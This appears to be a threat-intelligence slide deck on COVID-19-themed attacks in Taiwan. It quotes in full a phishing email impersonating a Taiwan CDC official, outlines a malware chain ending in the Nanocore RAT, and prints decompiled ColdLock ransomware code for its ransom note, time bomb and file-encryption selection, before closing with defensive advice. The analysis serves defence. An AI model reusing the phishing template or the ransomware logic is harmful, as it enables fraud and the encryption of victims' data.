- Hacker Group 'Vendetta' impersonates Taiwan's top infection-disease official 'Chou Jih-Haw' aiming to steal sensitive data from targeted group of Taiwanese citizens
- Hacker sends meticulously written spear phishing emails to selected group of targets to urge recipients to get corona virus test
- Emails contain remote access hacking tool





From: Disease Control Agency
Subject: Final notification from the Centers for Disease Control and Prevention in Taiwan
Attachment: cdc.pdf.iso;tc.png;TW1.JPG;TW2.JPG;ca1.JPG;

Dear recipient.
 My colleague has contacted you earlier, but has not received a response from you.
 Early last week, there were 3 confirmed cases of COVID-19 in your area, and one of the patients listed you as one of her physical contacts in the last 14 days.
 Based on the contact tracing method and the law based on the Taiwan Centers for Disease Control, we strongly recommend that you submit yourself for COVID-19 testing.
 Please find attached the necessary information for making an appointment with the Taiwan Center for Disease Control. Please read the guidelines correctly and make sure you take the test yourself, otherwise it could lead to arrest and prosecution. If you have any questions about this email, please feel free to contact me.
 Greetings.
 Chou Jih-haw

Taiwan Centers for Disease Control and Prevention
 No. 6, Lin Sen 5. Rd., Zhong Cheng District, Taipei, Taiwan 10050


Vendetta Group and the Phishing Emails (2/2)

- Email malware attachment 'cdc.pdf.iso' decompresses to cdc.exe (developed in .NET packed using unknown packer) also known as RoboSki
- Once executed, malware creates in memory a .DLL file containing a .png image, which contains the shellcode encrypted in the pixels of image
- Once the shellcode has been executed, malware drops in memory next payload. ReZero malware.
- ReZero drops in payloads, with the final one contained the Nanocore RAT malware



Targeted Ransom Attack (1/2)

- ColdLock ransomware targets victim database and mail server
- Hacker acquired Active Directory Server Access and edits group policy, so ransomware is dropped and executed on target group machines.
- The .NET executable (.DLL) is compressed using ConfuseEx, which used PowerShell that loads .NET executable to run the .DLL file.
- Reveals ransom message




```

1 // lc.lc
2 // Token: 0x0600003F RID: 63 R
3 public static void start()
4 {
5     lc lc = new lc();
6     lc.StartAction();
7 }
8

```

Please Read [C:\How To Unlock Files.txt]



Targeted Ransom Attack (2/2)

- Characteristics:
 - ❑ Check if ransom msg already exists on victim
 - ❑ Ticking Time bomb
 - ❑ Encryption on selected files
 - Terminates E-mail services and DB services to void file access deny
 - Terminates Windows Defender and Microsoft feedback and notification for Windows 10
 - Use of Blacklist and Whitelist for file selection
 - Encryption uses CBC mode of AES
 - Encrypted files has .locked file extension

```
private void drop_ransomnote()
{
    string str = this.system_drive + "\\ProgramData\\";
    if (File.Exists(str + this.readme_tmp))
    {
        Environment.Exit(0);
    }
    try
    {
        File.WriteAllText(str + this.readme_tmp, this.ransom_note_content);
    }
    catch (Exception)
    {
    }
}
```

```
private void time_check()
{
    if (this.target_time.Equals("11:11"))
    {
        return;
    }
    string[] array = this.target_time.Split(new char[]
    {
        ':'
    });
    DateTime t = DateTime.Now.ToUniversalTime().AddHours((double)this.8);
    DateTime t2 = new DateTime(t.Year, t.Month, t.Day, int.Parse(array[0]), int.Parse(array[1]), 0);
    while (t < t2)
    {
        Thread.Sleep(this.int_5);
        t = DateTime.Now.ToUniversalTime().AddHours((double)this.8);
    }
}
```

```
try
{
    array = Directory.GetFiles(string_19);
    array2 = Directory.GetDirectories(string_19);
}
catch (Exception)
{
}
bool flag = false;
foreach (string value in this.whitelist_dir)
{
    if (string_19.ToLower().Contains(value))
    {
        flag = true;
        break;
    }
}
DirectoryInfo directoryInfo = new DirectoryInfo(string_19);
DateTime lastWriteTime = directoryInfo.LastWriteTime;
if (array.Length < this.int_88 && !flag && lastWriteTime > this.jan_3_2018)
{
    for (int i = 0; i < array.Length; i++)
    {
        string extension = Path.GetExtension(array[i]);
        if (extension.Length == 0 || this.whitelist_extensions.IndexOf(extension) == -1)
        {
            this.File_Encryption(array[i], byte_0);
        }
    }
}
else
{
    for (int j = 0; j < array.Length; j++)
    {
        string extension2 = Path.GetExtension(array[j]);
        if (extension2.Length != 0 && this.blacklist_extensions.IndexOf(extension2) != -1)
        {
            this.File_Encryption(array[j], byte_0);
        }
    }
}
```

**SCALE OF PANDEMIC IS STILL
GROWING, SO MORE COVID-19 THEMED
ATTACKS ARE YET TO COME...**

Conclusion

- When receiving suspicious email, do not click on the unknown link and download the attachment
- When receiving links from well known organization, do not click on the unknown links, instead use search engine and access via official website
- Validate with the related organization through other communication channels
- Back up files regularly
- Treat cyber threat as pandemic

Thank You